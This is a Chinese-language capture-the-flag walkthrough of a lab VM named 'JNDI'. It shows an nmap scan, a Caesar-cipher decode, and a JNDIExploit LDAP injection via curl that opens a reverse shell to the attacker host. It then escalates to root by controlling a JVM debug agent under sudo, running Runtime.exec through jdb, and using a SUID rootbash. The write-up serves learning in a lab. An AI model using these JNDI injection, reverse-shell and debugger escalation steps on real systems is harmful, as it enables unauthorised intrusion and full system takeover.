

JNDI

端口扫描

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDRmicDuAIhDTuUua37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7m
gl0F/HRQLGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC100FbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJ
meLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShX0Lu0ANNqZEXyJyWjaK+Mqy0K6ZtoW
dyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVk5SIEY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPy
xT/kDKr1VcLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh
1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1Vwp0z3tUDJWCpkB3K8HDk=
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnoDQflo03hi6346mXex60PxHEjxDuf
HbkQZVosDPFwZttA8gloBLyLtvDVo9LZZwtv7F/EIiQoIHE=
|   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAAILRLvZKpSJkETaLR4sqzJ0h8a4ivZ8wGt1HfdV30MNY1
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
8009/tcp  open  ajp13    syn-ack ttl 64 Apache Jserv (Protocol v1.3)
| ajp-methods:
| Supported methods: GET HEAD POST PUT DELETE OPTIONS
| Potentially risky methods: PUT DELETE
|_ See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp  open  http     syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: \xE5\x88\xA9\xE5\x85\xB9\xE4\xB8\x8E\xE9\x9D\x92\xE9\xB8\x9F |
\xE5\xB1\xB1\xE7\x94\xB0\xE5\xB0\x9A\xE5\xAD\x90\xE6\x89\xA7\xE5\xAF\xBC\xE7\x9A\x84\xE9\x9D
\x92\xE6\x98\xA5\xE8\xAF\x97\xE7\xAF\x87
| http-methods:
| Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_ Potentially risky methods: PUT DELETE
MAC Address: 08:00:27:3F:5B:EF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

8080的index下有一个注释，想了很久才发现是凯撒密码，发现 /jndi.jsp

```
s = "ptjo.pyv"
for k in range(26):
    out = []
    for c in s:
        if 'a' <= c <= 'z':
            out.append(chr((ord(c)-97-k)%26+97))
        else:
            out.append(c)
    print(k, ''.join(out))

6 jndi.jsp
```


发现可以进行jndi查询，利用工具反弹shell

```
java1.8 -jar JNDIExploit-2.0-SNAPSHOT.jar -i 192.168.39.142 -l 1389 -p 8080
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8080...
[+] Received LDAP Query: TomcatBypass/ReverseShell/192.168.39.142/4444
[+] Payload: reverseshell
[+] IP: 192.168.39.142
[+] Port: 4444
[+] Sending LDAP ResourceRef result for TomcatBypass/ReverseShell/192.168.39.142/4444 with
javax.el.ELProcessor payload
[+] Received LDAP Query: Basic/ReverseShell/192.168.39.142/4444
[+] Payload: reverseshell
[+] IP: 192.168.39.142
[+] Port: 4444
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.39.142/4444 with basic
remote reference payload
[+] Send LDAP reference result for Basic/ReverseShell/192.168.39.142/4444 redirecting to
http://192.168.39.142:8080/ExploitXRCed0eCUr.class
[+] New HTTP Request From /192.168.39.184:46502 /ExploitXRCed0eCUr.class
[+] Receive ClassRequest: ExploitXRCed0eCUr.class
[+] Response Code: 200

curl -s -X POST http://192.168.39.184:8080/jndi.jsp --data-urlencode
'jndi_name=ldap://192.168.39.142:1389/Basic/ReverseShell/192.168.39.142/4444'
```

实在是找了很久没找到提权的路径，去问了下作者，提示去看 /usr，发现有 /usr/message/message.jpg

获得凭证 `liz:sanmuximei`



sudo -l 发现 /opt/java_agent_start.sh

jdb 调试

```
echo 'libjdw.so=transport=dt_socket,server=y,suspend=y,address=5005' > /opt/file/tmp
sudo /bin/bash /opt/java_agent_start.sh
```

```
/usr/local/java/jdk1.8.0_20/bin/jdb -attach 5005
```

```
threads
```

```
where
```

```
stop in test.main
```

```
cont
```

```
eval java.lang.Runtime.getRuntime().exec("/tmp/x.sh")
```

```
liz@JNDI:~$ ls /tmp
exploit.c      exploit.so      linpeas.sh      systemd-private-6df1f50033f64b7d83ce73f1eee04a1e-apache2.service-7080Li
Exploit.class  hsperfdata_bluebird MANIFEST.MF      systemd-private-6df1f50033f64b7d83ce73f1eee04a1e-systemd-logind.service-ndsE9f
Exploit.jar    hsperfdata_liz   pspy64          systemd-private-6df1f50033f64b7d83ce73f1eee04a1e-systemd-timesyncd.service-Jionyf
Exploit.java   hsperfdata_root  rootbash        x.sh
liz@JNDI:~$ cd /tmp
liz@JNDI:/tmp$ sl
-bash: sl: command not found
liz@JNDI:/tmp$ ./rootbash -p
rootbash-5.0# id
uid=1000(liz) gid=1000(liz) euid=0(root) groups=1000(liz)
rootbash-5.0# cat /root/root.txt
flag{ilikeyou,too,Mizore}
rootbash-5.0#
```

复盘

这个提权方案是ai生成的，但是我没有太理解，还是研究一下

`sudo -l` 给的是“以 root 启动 JVM ”的入口，其中，我可以通过写 `/opt/file/tmp` 来控制启动的参数
实际上启动的时候命令变成了这样

```
java -  
agentpath:/usr/local/java/jdk1.8.0_20/jre/lib/amd64/libjdwp.so=transport=dt_socket,server=y,  
suspend=y,address=5005 test
```

这里加载的是 `libjdwp.so`，它是 Java 自带的“调试代理”。

脚本在 `/opt` 下启动调试功能，然后运行 `test` 程序。这时候用 `jdb` 连接调试器，让这个Java程序跑到入口函数 `test.main` 时先停下来

为什么停在 `test.main` 之后，我能执行命令呢，是因为 `jdb` 允许在调试上下文里执行 Java 表达式，而这个进程是 `root` 拉起的，自然执行命令的也是 `root`，实现了提权

简单来说，就是脚本会以 `root` 启动一个不能修改的 Java 程序，但我能控制它加载的调试 agent。这个 agent 允许我在程序运行时附加调试器，并在 `root` 权限的 Java 进程上下文里执行 Java 表达式，最终通过 `Runtime.exec()` 实现命令执行。